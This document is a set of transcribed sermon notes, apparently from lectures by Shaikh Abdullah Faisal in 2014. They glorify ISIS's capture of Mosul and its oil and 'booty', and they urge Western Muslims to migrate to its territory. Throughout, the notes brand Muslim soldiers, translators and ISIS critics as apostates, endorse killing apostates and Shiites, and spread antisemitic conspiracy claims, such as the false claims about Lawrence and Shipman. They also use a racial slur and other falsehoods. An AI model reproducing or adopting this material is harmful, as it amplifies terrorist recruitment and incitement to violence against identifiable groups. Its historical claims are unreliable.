Verily, those who disbelieve spend their wealth to hinder (men) from the Path of Allah, and so will they continue to spend it; but in the end it will become an anguish for them. Then they will be overcomed. And those who disbelieve will be gathered unto Hell. ***(Al-Anfal 8:36)***

- Allah (SWT) told you the taghoot is going to become bankrupt in the above mentioned ayah.
- Europe and America are bankrupt because of fighting Islam.
- It's a quagmire.
- If they stay in Afghanistan, their soldiers are going to get killed.
- And if you leave the Taliban is going to come back.

Kofi Annan said that.
- Those soldiers who got killed in Afghanistan were born in vain, lived in vain and died in vain.
- They died as infidels to be in the hellfire forever.
- They died fighting for the army of the taghoot.

- All the so called Muslim soldiers who join the armies of the kuffar have apostated because of Surah An-Nisa verse 76.

Allah (SWT) said in the Qur'an, Surah An-Nisa verse 76

Those who believe, fight in the Cause of Allah, and those who disbelieve, fight in the cause of Taghut (Satan, etc.). So fight you against the friends of Shaitan (Satan); Ever feeble indeed is the plot of Shaitan (Satan). ***(An-Nisa 4:76)***

- This is our hujjah and it is impossible for you to refute it.

- The Prophet said the best speech is the Book of Allah.

Jabir ibn Abdullah (RA) narrated the Messenger of Allah (SAW) said in the Jumu'ah khutbah: "...To proceed. The best of the speech is embodied in the Book of Allah, and the best of the guidance is the guidance given by Muhammad. And the most evil affairs are their innovations; and every innovation is error..." ***[Sahih Muslim (2/592) No. 867]***

HOW WAS THE CALIPHATE DESTROYED?

- A man by the name of Thomas Edward Chapman set out to destroy the caliphate.
- He was born in 1888 and died in 1935.
- Thomas Edward Chapman was Jewish.
- Dr Harold shipman was also Jewish.
- He hated old people and killed 500 of his patients.
- Thomas Edward Chapman changed his name to Thomas Edward Lawrence.
- Because the name Chapman would expose him as Jew.
- Not only was he Jewish, he was also a homosexual.
- He was also an illegitimate child.
- In 1918 he went to the Arabian Peninsula to sow the seeds of discord between the Arabs and the Turks.
- All it took for the Arabs to rebel against the Turks was one English man to incite them in the name of Arab nationalism.
- The caliphate was in the hands of the Turks.
- It was called the Ottoman Empire.
- They even made a documentary about what Lawrence did.
- He used Arab nationalism to incite the Arabs against the Turks.
- The Arabs picked up weapons and killed their Turkish brothers.
- They did this because it was said to them that if they do that, they are going to be made into independent states.
- The British stabbed the Arabs in the back by establishing the state of Israel.
- The Arabs didn't expect that.
- Israel is a cancer in the body of the ummah.

- On the 16th of May 1916, the British and the French sat at a round table to negotiate how to carve up the Arab states between themselves.
- This is called the Sykes-picot agreement.
- Russia was invited to the meeting as an observer to the agreement.
- It touches a nerve of the ulama of haq when they hear about the Sykes-picot agreement.
- One of the aims and objectives of ISIS is to get rid of the Sykes-picot agreement.
- There should be no border between Iraq and Syria.
- The French said they were going to hold on to Syria and left Iraq for the British.
- That border between Iraq and Syria does not exist anymore.
- The Sykes-picot agreement is a satanic agreement in which the taghoot sat around a round table to carve up Muslim land between themselves.
- The ulama of haq despise such an agreement.
- Today we see the ulama are trying to wake up the ummah and the taghoot is trying to destroy the ummah.

THE 12 STRATEGIES OF THE TAGHOOT TO KEEP SHARIAH AND KHILAFAH AWAY FROM THE UMMAH

1 - TO TURN US AGAINST EACH OTHER BY USING ETHNICITY OR DIFFERENCES IN AQEEDA

- Bush is a compulsive liar but he spoke the truth sometimes.
- He said he's going to turn us against each other.
- They turn us against each other with racism, nationalism and tribalism.

2 - TO INFILTRATE US WITH WICKED SCHOLARS

- Scholars like Hamza Yusuf, Yasir Qadhi and Tariq Ramadan.
- Hamza Yusuf said you can pray to Muhammad.

HAMZA YUSUF SAYS YOU CAN PRAY TO MUHAMMAD

3 - TO SPREAD RAND ISLAM AMONG THE MUSLIMS

- RAND Islam is Islam without al wala wal bara.
- They say al wala wal bara is hate speech.
- RAND Islam is Islam without al wala wal bara, kufr bit taghoot, sharia, khilafah and jihad.
- The RAND foundation said the goofy Sufis are natural allies of the West.

A 2007 report by the Rand Corp., a U.S. think tank, advised Western governments to "harness" Sufism, saying its adherents were "natural allies of the West." Read more:
http://content.time.com/time/world/article/0,8599,1912091,00.html

4 - TO INFILTRATE US WITH STRAY SECTS

- They give these sects grants to spread their poison in the ummah, like the barelvis, the tablighi jamaah, the madkhalis and the Sufis.
- THE RAND foundation loves the Sufis because they marginalise Islam to dhikr.
- They wish that every Muslim becomes a Sufi so they won't want shariah, khilafah and jihad.
- They won't topple the taghoot.

5 - TO PUT ALL THE SINCERE SCHOLARS IN JAIL

- The Prophet said the scholars are the inheritors of the Prophets.
The Holy Prophet (saw) said, "The Scholars are the Inheritors of the Prophets" *(Sunan At-Tirmidhi Vol. 5 p.2685)*

6 - TO SPREAD PROPAGANDA AGAINST THE MUJAHIDEEN WHO ARE FIGHTING FOR KHILAFAH AND SHARIAH

- So you'll hear the hypocrites calling a movement like ISIS khawaarij.
- They take their Aqeedah from CNN.
- There are many Muslims who take their Aqeedah from BBC and CNN and call the mujahideen terrorists.
- If you do this, maybe you have sincerity issues.
- Be careful of opening up your filthy mouths to call people terrorists.
- I despise people who take their Aqeedah from CNN and BBC.
- You the madkhali who is quick to call people khawaarij, look in the mirror and you'll see who the khawaarij are.

- You love the taghoot so much you spy for them.
- You love the taghoot so much, you are bedfellows with them.
- You are helping your Christian brothers to lock up the Muslims.
- You can't be a Muslim until you reject the taghoot.

7 - TO KILL THE ULAMA OF HAQ

- They brag and boast that they killed Anwar al Awlaki and his son.
- I thought you protect children, why did you kill his son?
- Many of you rejoiced when Barack Obama came into power.
- If you put a black man in office, he's going to kill more Muslims than the white man.
- Because he has to prove that he's a house nigger.
- Obama killed more Muslims with drones than Bush, maybe 10 times the number.

8 - THEY PUT MILITARY BASES IN AS MANY MUSLIM COUNTRIES AS POSSIBLE TO KEEP SHARIAH AND KHILAFAH AT BAY

U.S. military bases in the middle east
http://antiwar.com/blog/2011/12/06/u-s-military-bases-in-the-middle-east/

- The drones that killed Anwar Al Awlaki and his son came from KSA (Kingdom of Saudi Arabia).
- They even have military bases in the holy land.

On the authority of Jabir bin 'Abdullah: "Umar bin Al-Khattab informed me that he heard the Messenger of Allah (SAW) say: "I will expel the Jews and the Christians from the Arabian Peninsula, and I will not leave anyone in it except a Muslim."' *[Sahih Muslim (3/1388) No. 1767, Sunan Tirmidhi (4/156) No. 1607, Sunan Abu Dawud (3/165) No. 3030, Musnad Ahmad (1/32) No. 219]*

- **Their strategy is to have military bases in many Muslim countries to kill the mujahideen with their drones.**
- **The shaikh that passed a fatwa to allow the army of the taghoot in the holy land has done an act of major kufr.**
- **The shaikh has betrayed the blood of the sahabas who fought to cleanse the Arabian peninsula of kufr and shirk.**
- It is haraam to become a bedfellow of the taghoot.
- Many of you do not have a problem with the fatwa because you worship personalities not Allah (SWT).

Allah (SWT) said in the Qur'an, Surah Al Ma'idah verse 51

O you who believe! Take not the Jews and the Christians as Auliya' (friends, protectors, helpers, etc.), they are but Auliya' to one another. And if any amongst you takes them as Auliya', then surely he is one of them. Verily, Allah guides not those people who are the Zalimun (polytheists and wrongdoers and unjust). *(Al-Ma'idah 5:51)*

Ibn Hazm Stated in Al-Muhalla (11/138): "What is correct is that His statement, the Most High, "And if any amongst you takes them as Auliya', then surely he is one of them." (The Quran 5:51), should be understood on the basis of its apparent meaning. The person being referred to is a disbeliever from the generality of disbelievers, and no two Muslims disagree regarding this."

- The Pakistanis helped the Americans to kill a million Afghanis.
- This is an act of major kufr.
- Ibn Hazm said there are no two opinions about this.
- The mujahidin of ISIS take most of their fatwas from Ibn Hazm.

9 - TO KEEP SHARIAH AT BAY AND TO INSTALL PUPPET REGIMES LIKE NOURI AL MALIKI AND HAMID KARZAI

- These are called puppet regimes installed by the taghoot.
- Nouri Al Maliki is not even qualified.
- He used to sell panties in the marketplace.

10 - TO DESTROY THE ECONOMY OF A MUSLIM COUNTRY WITH SANCTION AND EMBARGO TO TRASH YOUR CURRENCY

- They do this to countries which are inclined to shariah.

11 - TO BRAND YOU A ROGUE STATE IF YOU DON'T FOLLOW THE TAGHOOT AND INVADE YOU

- They bomb you back into the stone ages like they did with Afghanistan and Iraq.
- The taghoot is a brutal dictator.

12 - TO USE THE HYPOCRITES TO TRANSLATE FOR THEM WHEN THEY PUT BOOTS ON THE GROUND TO MAKE SURE THEIR OCCUPATION IS SUCCESSFUL

- They even say they will give British passports to those who translated for them.
- The translator is dangerous because he knows the language and the terrain.
- A translator is very dangerous.
- He is a hypocrite and an apostate.

13 - WHENEVER THE MUJAHIDEEN LAUNCH AN OFFENSIVE AGAINST AN APOSTATE REGIME, THE TAGHOOT JOIN IN AND TAKE OVER THE REVOLUTION

- They did this in Libya.
- The reason why they took over the revolution is because Libya has the largest oil reserves in Africa.
- They admitted they can't afford these oil reserves to fall into the hands of the fundamentalists because then they will spread the revolution all over.
- So even though the kuffar are compulsive liars, Allah (SWT) made them speak the truth.
- Just like when George Bush said it is a crusade.
- Muslims lose battles but not wars.
- We can drag the war on for 20 years.
- We are approaching 2 billion.
- So we can afford to drag the war on for 50 years.
- How can you defeat a people who see Paradise in the barrels of your guns?
- How can you defeat a people who love to die the way you love to live?
- This is why Kofi Annan said you are in a quagmire.
- If you pull out the Taliban will come to power and if you stay you will lose.

THEY PLOT AND ALLAH PLANS

And they (disbelievers) plotted [to kill 'Iesa (Jesus)], and Allah planned too. And Allah is the Best of the planners. ***(Aali Imran 3:54)***

- They got rid of Saddam Hussein in order to get their hands on the oil.
- When the kuffar got rid of the ba'athist regime in Iraq, they did a favour to the mujahideen.
- All the kuffar were thinking about was money, oil and natural resources.

- All the kuffar can think about is their belly and their private parts, not Allah (SWT).
- By toppling the regime in Iraq, the Americans set the stage for the return of the khilafah.
- This was a gift on a silver platter for the mujahideen.
- This is why we say, they plot and Allah (SWT) plans and Allah is the best of planners.
- Many of you were disappointed with the invasion of Iraq because a million Muslims got killed.
- But I say to you every disappointment is a new appointment.
- The new appointment is the return of the khilafah.

HISTORY REPEATS ITSELF

- In the year 7 AH, the Rasool conquered Khaibar.
- When Khaibar fell it is called history's turning point.
- Khaibar was a rich oasis.

Narrated By 'Aisha: When Khaibar was conquered, we said, "Now we will eat our fill of dates!" ***[Sahih Bukhari, Vol 5, Book 59, Hadith #547]***

Narrated By Ibn Umar: We did not eat our fill except after we had conquered Khaibar. ***[Sahih Bukhari, Vol 5, Book 59, Hadith #548]***

- Wealth fell into the hands of the Prophet after conquering Khaibar.
- He now had money to conquer the whole of the Arabian Peninsula.
- Wealth fell into the hands of the Prophet beyond his imagination.
- This money was used to conquer Makkah in 8 AH and the rest of the Arabian Peninsula.
- Mosul and Nineveh, on the 9th of June 2014, fell into the hands of the mujahideen of ISIS.
- Today, ISIS are sitting on 25 billion barrels of oil.
- The ghanima from the bank was 480 million US dollars.
- The taghoot say ISIS is the richest terrorist group in the world after the conquest of Mosul.
- The conquest of Mosul is a carbon copy of the conquest of Khaibar because Khaibar was rich and Mosul was rich.
- ISIS even has drones.
- They are now using their ghanima to take over the whole of Iraq and Syria.
- Both the conquest of Khaibar and Mosul brought about money to finance the jihad to conquer more land.
- This is why we call this chapter history repeats itself.

One day Umar (RA) saw some Muslims planting.

- He became upset; he said they are supposed to be soldiers.
- Leave the farming to the people of the book.
- You can't plant enough corn to earn half a billion dollars in one day.
- The best way to earn your money is through jihad not farming.
- So what the mujahideen did in Mosul is an example of that.
- In one day the mujahideen conquered a land which has 25 billion barrels of oil; that's a lot of money.
- If you're a farmer planting corn, how can you earn that much?
- This is why the Prophet said his livelihood is under the shade of his spear.

Ibn Umar narrated the Messenger of Allah (SAW) said: "I was sent by the sword from now until Judgment Day, until Allah Alone is worshipped with no partners, and my livelihood is in the shadow of my spear, and humiliation and submission are on those who disobey me and whoever imitates a people is one of them" ***[Musnad Ahmad (2/50) No. 5115, Shu'ab al-Eman al-Bayhaqi (2/417) No. 1154, Musannaf Ibn Abi Shaybah (4/212) No. 19401]***

- Nouri al Maliki is asking the Americans to help him.
- Nouri al Malikis is crying out.

- He's asking the Americans for help.
- ISIS kills Shiites like flies.
- Al Qaeda has some mercy in their hearts.
- We are not going to bash Al Qaeda or look down on them.
- ISIS has taken the front seat now.
- America is bankrupt.
- They don't have enough money for another war.

And every nation has its appointed term; when their term is reached, neither can they delay it nor can they advance it an hour (or a moment). *(Al-A'raf 7:34)*

- Every empire crumbles the moment they pick on Islam.
- Because when they pick on Islam they declare war on Allah (SWT).
- So what is the alternative since America is bankrupt?
- They are going to use Iranian ground troops to invade Iraq to save Nouri Al Maliki.
- And they are going to use American drones to strike the mujahideen.
- So there's going to be a mut'ah marriage between Iran and America.

LIGHT AT THE END OF THE TUNNEL

- It is kufr to despair.
- So no Muslim is allowed to despair.
- Light at the end of the tunnel means the khilafah is going to come back.

Al-Nu'man b. Bashir, who said: "We were sitting in the masjid of the Messenger of Allah (SAW), and Bashir was a man who did not speak much, so Abu Tha'labah Al-Khashnee came and said: 'Oh, Bashir bin Sa'ad, have you memorized the words of the Messenger of Allah (SAW) regarding the rulers?' Huthayfah replied, 'I have memorized his words'. So Abu Tha'labah sat down and Huthayfah said, 'The Messenger of Allah (SAW) said: "There shall be Prophethood (nubuwwa) among you for as long as Allah wishes it to be among you. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be successorship (khilâfa) on the pattern (minhâj) of Prophet ship for as long as Allah wishes it to be. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be a trying kingship (mulkan 'âddan) for as long as Allah wishes it to be. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be a tyrannical kingship (mulkan jabriyyatan) for as long as Allah wishes it to be. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be successorship on the pattern of Prophet ship." *[Musnad Ahmad (4/273) No. 18430 with a sound chain and as indicated by al-Haythami in 'Majma al-Zawaid' (5/341) No. 8960]*

- We are living in the period of tyrannical kings.
- After tyrannical kings disappear, we will have khilafah.
- What we are seeing happening in Iraq is the khilafah coming back.
- It is because of this hadith we call today's topic the empire strikes back.
- And we say you, the infidels, plot and Allah plans and Allah is the best of planners.
- We say, we ask Allah to forgive Abu Qatadah and Abu Muhammad al Maqdisi IF they called ISIS khawaarij.
- First of all, you don't know if they said it.
- Shaikhs make mistakes too.
- Imran Hussain called the jihad in Syria a Yankee jihad.
- ISIS kills Shiites because the Shiites have a track record of taking sides with Christians and Jews to kill Sunnis.
- Ibn Hazm said Shiites are not even Muslims.

Ibn Hazm — "Shia are not even Muslims", when Christians debating him brought a Shia book as reference See al-Millal wa al-Nahl الفصل في الملل والنحل2/213

THE IMPORTANCE OF HIJRAH Pt.1

by Shaikh Abdullah Faisal
9th July 2014 / 12th Ramadan 1435 (Evening)
NOTES typed LIVE by AT6
Edited and Formatted by AT5

Download audio: https://archive.org/details/TheImportanceOfHijrah

Bismillah...

Definition of Hijrah:
- the arabic word 'hijrah' is taken from the root word hajara
- which means to abandon
- whenever a Muslim uses the word hijrah
- it means to migrate from the land of the kuffaar to live in the land of the Muslims

Ibn 'Arabi (rh) said, "Hijrah is to leave Darul-Harb for Darul-Islam" [Ahkamul-Quran (1/611)]

Ibn Qudamah (rh) said: "It is to leave Darul-Kufr for Darul-Islam." [al-Mughni (9/293)]

Hijrah is an important aspect of Islam

- the reason why it is so important is because it is an evidence
- that you have al-wala wal-bara (love and hate for the sake of Allah)
- and kufr bit taghoot (rejecting the Taghoot)
- when you make hijrah, it is a proof that you are a real Muslim
- Allah Himself said it in: 8:74:
- 'these are the real believers'

But those who have believed and emigrated and fought in the cause of Allah and those who gave shelter and aided - it is they who are the believers, truly. For them is forgiveness and noble provision. (Al-Anfal 8:74)

- Allah said your hijrah in itself is a proof that you are a real Muslim not a fake Muslim.

Shaykh ul Islam Ibn Taymiyyah (rh) said, The migration of a person from a land of disbelief and profanity to one of faith and probity is an expression of repentance and of his turning away from disobedience and perversion to belief and obedience. This is so until the Day of Resurrection." [Majmu'al-Fatawa, (18/284)]

It was narrated by Mu'awiya that he heard the Prophet (SAW) said: "Hijrah will not be terminated until Tawbah is terminated, and Tawbah will not be terminated until sun rises from the west" [al-Tareekh al-Kabeer al-Bukhari (9/80) No. 770, Abu Dawud (3/3) No. 2479, Sunan al-Darime (2/312) No. 2513, Musnad Ahmad (4/99) No. 16952, al-Sunan al-Kubra al-Nasa'i (8/67) No. 8658]

It was narrated from Ibn as-Sa'di that the Prophet (SAW) said: "Hijrah (migration) will never cease so long as there is an enemy to be fought" Mu'awiyah, 'Abdur Rahman bin 'Awf and 'Abdullah bin 'Amr ibn al-'As said: The Prophet (SAW) said: "Hijrah is of two types: one is forsaking bad deeds and the other is migrating for the sake of Allah and His Messenger. Hijrah will never cease so long as repentance can be accepted, for repentance will never cease to be accepted until the sun rises from its place of setting; when it rises thus, a seal will be placed on every heart with what is in it, and people will no longer have to strive." [Musnad Ahmad (1/192) No. 1671; Shu'aib Arna'oot commented the isnad is hasan, al-Haythamī said that its men are Thiqat (trustworthy) in 'Majma al-Zawaid' (5/250-251) No. 9280]

Junadah narrated the Prophet (SAW) said: "Hijrah will not be cut off as long as there is Jihad." [al-Jami' al-Saghir al-Suyuti (No. 3754); al-Albanī declared it sahih in 'Sahih al-Jami' (1991) and 'as-Silsilah as-Sahihah' (1674)]

THE WORLD IS DIVIDED INTO 3 ABODES:

1. DARUL-KUFR (دار الكفر)

- it is the land of the infidels
- in this land there is no shariah
- but the infidels of this land are not antagonistic towards Muslims
- this means they are not locking up innocent Muslims
- neither are they killing Muslims
- Ethiopia was Darul-kufr in the time of the Prophet
- they were neither killing nor locking up innocent Muslims

"In Habasha, there is a king that no one is wronged under his reign, so emigrate to his country until Allah makes a relief and a way out for you from what you suffer" [al-Sunan al-Kubra al-Bayhaqi (9/16) No. 17734, narrated by Um Salamah]

-It is makruh to live in Darul-kufr if Darul-Islam is available.

2. DARUL-HARB (دار الحرب)

- Darul Harb means the land of war
- in this land the infidels are locking up innocent Muslims,
- their prisons are packed with innocent Muslims
- or they are killing innocent Muslims at home or abroad
- in this land sometimes they use their newspapers to insult the Prophet (SAWS)
- they insult Muhammad (SAW) with the most derogatory names
- they claim this is democracy and freedom of speech

-It is haraam for a Muslim to live in Darul-Harb

On the authority of Jarir bin 'Abdullah that the Messenger of Allah (SAW) sent a military expedition to Khath'am. So some people (living there) sought safety by prostrating, but they were met quickly and killed. News of this reached the Prophet (SAW) upon which he commanded that they be given half of the 'Aql (blood money). And he said: "I am free from every Muslim that lives among the idolaters." They said: "O Messenger of Allah: How is that?" He said: "They should not see each other's campfires." [Sunan Tirmidhi (4/155) No. 1604 and Sunan Abu Dawud (3/45) No. 2645]

It was narrated from Samurah that the Prophet (SAW) said: “Do not live among the mushrikeen and do not mix with them, for whoever lives among them or mixes with them is not one of us.” [al-Sunan al-Kubra al-Bayhaqi (9/240) No. 18420 and Mustadrak al-Haakim (2/154) No. 2627. adh-Dhahabi graded this on the conditions of Bukhari and Muslim]

On the authority of ‘Abdullah ibn ‘Amr who said: “Anyone who lived in the land of the infidels and celebrated their religious festivals and imitated them till he died in that state, will be raised among them on the Day of Judgment.” [al-Sunan al-Kubra al-Bayhaqi (9/392) No. 18864]

3. DARUL-ISLAM (دار الإسلام)

- the abode of Islam is the land in which Shariah is implemented
- the lives, property, honour and the deen of the Muslims are protected and safeguarded

[And they are] those who, if We give them authority in the land, establish prayer and give zakah and enjoin what is right and forbid what is wrong. And to Allah belongs the outcome of [all] matters. (Al-Hajj 22:41)

Every Muslim should try to the best of his ability to live in Darul Islam
- before they die and not die in Darul Kufr or Darul Harb
- when the Prophet established the Islamic State in Madina,
- the Muslims in Ethiopia migrated to Madina
- even though the king gave them a warm welcome
- this proves that it should be the ambition of every Muslim
- to live in Darul-Islam before they die

- not in Darul-Harb or Darul-Kufr

THE MUSLIMS WHO LIVE AMONG THE KUFFAR ARE OF 6 CATEGORIES

1. THOSE MUSLIMS WHO PREFER TO LIVE AMONG THE KUFFAR BECAUSE OF THEIR LOVE FOR THEM
- they even disassociate themselves from the Muslims
- they even help the kuffaar with their struggles against the Ummah
- they help them morally, physically and financially

These so called Muslims have become infidels and apostates by the ijma of the ulamah

- the ulamah quoted Surah Maidah verse 51 as their hujjah

O you who have believed, do not take the Jews and the Christians as allies. They are [in fact] allies of one another. And whoever is an ally to them among you - then indeed, he is [one] of them. Indeed, Allah guides not the wrongdoing people. (Al-Ma'idah 5:51)

Ibn Hazm Stated in Al-Muhalla (11/138): "What is correct is that His statement, the Most High, "And if any amongst you takes them as Auliya', then surely he is one of them." (The Quran 5:51), should be understood on the basis of its apparent meaning. The person being referred to is a disbeliever from the generality of disbelievers, and no two Muslims disagree regarding this.

Sheikh Muhammad ibn Abdul Wahab, may Allah have mercy on him, gathered ten actions that negate one's Islam (Nawaqid ul-'Ashr), the eighth one of which states: "Assisting the disbelievers (against the believers) (Mudhaharatul Mushrikeen) and supporting them against the believers (is from the actions that negates of one's faith). The Proof being the statement of Allah, "And if any amongst you takes them as Auliya', then surely he is one of them. Verily, Allah guides not those people who are the Zalimun (polytheists and wrong-doers and unjust). (The Quran 5:51)."

- this person who lives in Darul-Harb and prefers to live amongst the kuffaar
- and he supports them against the ummah is a kaafir by the ijma of the ulamaa

Ibn Hazm (rh) states that: "Whoever joins the 'land of war' and disbelief, of his own free will and in defiance of whoever amongst the Muslims calls him to his side, is by virtue of this act an apostate, by all the laws of apostasy, in Islam. Whoever is able to kill him must do so. His property is unprotected, his marriage null and void, all his rights are swept away. [Ibn Hazm, al-Muhalla': (13/139-140)]

Ibn Hazm is talking about Darul-Harb not Darul-Kufr because he said the land of war

- you cannot live in Darul-Harb
- they use their cartoons to insult the Prophet Muhammad (SAW)
- by insulting the Prophet the place becomes Darul-Harb

Let not believers take disbelievers as allies rather than believers. And whoever [of you] does that has nothing with Allah, except when taking precaution against them in prudence. And Allah warns you of Himself, and to Allah is the [final] destination. (Aali Imran 3:28)

The scholars quoted this ayah (3:28) to back up what Ibn Hazm said
- the reason why Ibn Hazm took this stance is because by you living among the kuffar in Darul-Harb,
- you are swelling the ranks of the enemy
- you are going to work and pay tax to them
- your money is going to be used to kill Muslims

As a sincere believer you are supposed to strive towards swelling the ranks of the Muslims
- it's all about swelling the ranks; which rank do you want to swell?
- the ranks of the believers or the ranks of the enemy?
- that's why Ibn Hazm passed this fatwa

At-Tabari remarks that such a person would have washed his hands of Allah, and that Allah would have nothing to do with a person who actively rejects Him and denies His Religion [Tafseer at-Tabari (6/313)]

- Imam Tabari said this person who swells the ranks of the enemy
- and refuses to live in the dawlah washes his hands of Allah

And [then] he said, "Indeed, I will go to [where I am ordered by] my Lord; He will guide me. (As-Saffat 37:99)

When Abraham found out that his people were enemies of Islam,

- he said that he will make hijrah
- like we see in the above-mentioned ayah

Ibn Kathir (rh) said: "Allāh says to His believing slaves - whom He has ordered to be harsh against the disbelievers and to have enmity towards them, and to avoid them, and to disassociate themselves from them – that there was a great example for you in Ibrāhīm and those with him – his followers who believed with him – when they said to their people: {"...We are free from you..."} meaning: we have disassociated ourselves from you and what you worship besides Allāh; {"...and we have disbelieved in you..."} meaning: in your religion and your ways; {"...and there has emerged between us and you enmity and hatred forever..."} meaning: enmity and hatred has been legislated from now between us, and as long as you remain upon your disbelief, then we will disassociate ourselves from you and hate you until you believe in Allāh, alone – single Him out to worship Him, without any partners, and to abandon what you worship along with Him of idols and gods." [Tafsir Ibn Kathir (8/87)]

وقال شيخ الإسلام محمد بن عبد الوهاب رحمه الله: لما ذكر الأنواع التي يكفر بها الرجل: قال النوع الرابع: من سلم من هذا كله ولكن أهل بلده يصرون على عداوة التوحيد واتباع أهل الشرك وهو يعتذر أن ترك وطنه يشق عليه، فيقاتل أهل التوحيد مع أهل بلده ويجاهد بماله ونفسه فهذا أيضاً كافر، فإنه لو يأمرونه بتزوج امرأة أبيه ولا يمكنه ترك ذلك إلا بمخالفتهم فعل. وموافقته لهم مع الجهاد معهم بنفسه وماله مع أنهم يريدون بذلك قطع دين الله ورسوله أكبر من ذلك بكثير فهذا أيضاً كافر وهو ممن قال الله فيهم: {سَتَجِدُونَ آخَرِينَ يُرِيدُونَ أَن يَأْمَنُوكُمْ وَيَأْمَنُواْ قَوْمَهُمْ كُلَّ مَا رُدُّوَاْ إِلَى الْفِتْنَةِ أُرْكِسُواْ فِيهَا فَإِن لَّمْ يَعْتَزِلُوكُمْ وَيُلْقُواْ إِلَيْكُمُ السَّلَمَ وَيَكُفُّوَاْ أَيْدِيَهُمْ فَخُذُوهُمْ وَاقْتُلُوهُمْ حَيْثُ ثِقِفْتُمُوهُمْ وَأُوْلَئِكُمْ جَعَلْنَا لَكُمْ عَلَيْهِمْ سُلْطَانًا مُّبِينًا } (1) [سورة النساء:91] .

Muhammad Ibn Abdul Wahhab (rh), mentioned that in the case of a Muslim whose people remained bound to disbelief and followed the enemies of Islam, he too would become a disbeliever if he refused to abandon his people, just because he found it difficult. He would end up fighting against the Muslims alongside his nation, with his money and life. And if they were to order him to marry his father's wife, but could not prevent that unless he migrates from his country, he would be forced to marry her. His alliance and participation with them in their campaign against Islam and their struggle against Allah and His Messenger is far worse than marrying his father's wife. He is also a disbeliever, about whom Allah has said: "You will find others who hope for your protection, and for that of their own people. But whenever they are sent to temptation, they yield thereto. If they do not withdraw from you, nor offer you peace, nor restrain their hands, then seize them and kill them wherever you may find them. In their case, We have given you a clear warrant against them. (An-Nisa 4:91)."

This is why the first thing Abraham did when he came out of the fire was to make hijrah

- he left Iraq and went to Egypt with his wife Sarah
- Moses also made hijrah
- when Moses was in Egypt and he found out that the people were oppressive and evil,
- he made hijrah.
- he was told by a good Samaritan he needs to leave Egypt
- because the people are going to oppress him or kill him

And a man came from the farthest end of the city, running. He said, "O Moses, indeed the eminent ones are conferring over you [intending] to kill you, so leave [the city]; indeed, I am to you of the sincere advisors." (Al-Qasas 28:20) So he left it, fearful and anticipating [apprehension]. He said, "My Lord, save me from the wrongdoing people." (Al-Qasas 28:21)

-If you are living amongst oppressive people, you need to make hijrah
-Don't wait till they lock you up in prison forever
-Like what they did to Abu Hamza and Babar Ahmad

The jury said the four racist cops who beat up Babar Ahmad are not guilty
- the people in the UK read the Sun Newspaper
- this is why they are the most racist people in the world
- The Sun is racism and porn
- The Sun newspaper is their bible
- a person from the UK, all he has in his heart is racism and porn
- because this is all their bible contains

2. MUSLIMS WHO LIVE AMONG THE KUFFAAR FOR THE SAKE OF MONEY
- because he's a business man
- or to obtain an education
- or to give dawah
- or for treatment in their hospitals

These Muslims while they were living among the kuffaar,
- they practised kufr bit-taghoot and al-wala wal-bara,
- and they did not compromise on their deen
- and they did not help the kuffaar against the ummah

These Muslims are not infidels by the ijma of the ulamaa
- however if hostility should break out between the Muslims and this land
- and they got killed accidentally, no blood money should be paid to them
- the Muslims shouldn't be held responsible for them
- because the Prophet said he is innocent of any Muslim who lives amongst the mushrikeen

On the authority of Jarir bin 'Abdullah that the Messenger of Allah (SAW) sent a military expedition to Khath'am. So some people (living there) sought safety by prostrating, but they were met quickly and killed. News of this reached the Prophet (SAW) upon which he commanded that they be given half of the 'Aql (blood money). And he said: "I am free from every Muslim that lives among the idolaters." They said: "O Messenger of Allah: How is that?" He said: "They should not see each other's campfires." [Sunan Tirmidhi (4/155) No. 1604 and Sunan Abu Dawud (3/45) No. 2645]

Indeed, those who have believed and emigrated and fought with their wealth and lives in the cause of Allah and those who gave shelter and aided - they are allies of one another. But those who believed and did not emigrate - for you there is no guardianship of them until they emigrate. And if they seek help of you for the religion, then you must help, except against a people between yourselves and whom is a treaty. And Allah is Seeing of what you do. (Al-Anfal 8:72)

- it's worthy of mentioning that these people who choose to live in Darul-kufr
- have no share in the booty.

When the mujahideen took over Mosul and the Muslims got booty,
- you who are living outside of Darul-Islam have no share in the booty
- according to shariah law.

Ibn Kathir (rh) said: Therefore, the believers who did not emigrate but who remained in their homes had no share in the war booty, nor in its fifth part, except in the battles in which they took part. [Tafsir Ibn Kathir(4/96)]

- the booty is for those who migrated to the dawlah.

3. MUSLIMS WHO LIVE IN DARUL-HARB AND THEY ARE OPPRESSED BY THE INFIDELS, THE HAVE THE MEANS TO MIGRATE BUT THEY REFUSE TO LEAVE BECAUSE THEY HAVE NO TAWAKKUL AND THEY FEAR POVERTY
- most of the Muslims living in the west belong to this category
- they are oppressed
- they have passports but they don't leave
- they fear poverty
- they live off food stamps and job seekers allowance, so they are fat
- what they don't realise is that the kuffaar are fattening them up for the kill

These Muslims, before the khilafah was established, they were told to make hijrah
- their reply was: *'that the whole world is darul-harb, there's no place to make hijrah to'*
- when the khilafah was established and they were called to darul-Islam,
- they come with a new excuse
- they say: *'tell us a list of famous scholars who gave bay'ah to Abu Bakr al-Baghdadi?'*
- they always come with a new excuse
- Abu Bakr al-Baghdadi himself is a scholar you fool, he has a PhD in Islam
- they say: *'Yusuf Qardawi did not accept the dawlah'*
- Shut up you hypocrite, Yusuf Qardawi is a kaafir
- You and Yusuf Qardawi can go to hell
- Many people made takfir on him
- Yusuf Qardawi believes in democracy
- why are you hiding behind a wicked scholar?

THE NOTORIOUS FATWA OF YUSUF QARADAWI: http://forums.islamicawakening.com/f20/the-notorious-fatwaa-of-yusuf-qaradawi-16289/

Refuting Qaradhawi: "If Allah was a candidate He would not have been able to take this amount":
http://www.youtube.com/watch?v=Q6jKlgiOpPM

"The Taleban should focus on fighting poverty, diseases, unemployment and bloodshed on its soil and not on destroying relics, which are a living lesson of history," said Sheikh Youssif al-Qaradawi:
http://www.islamfortoday.com/taleban1.htm

- why did not you quote Dr. al-Jazouli? He's not a wicked scholar
- why do they quote wicked scholars? because they themselves are wicked

Allah spoke about this third category who live amongst the kuffaar,
- who are being oppressed by the kuffaar,
- who live off job seekers allowance and food stamps in Surah Nisa verse 97

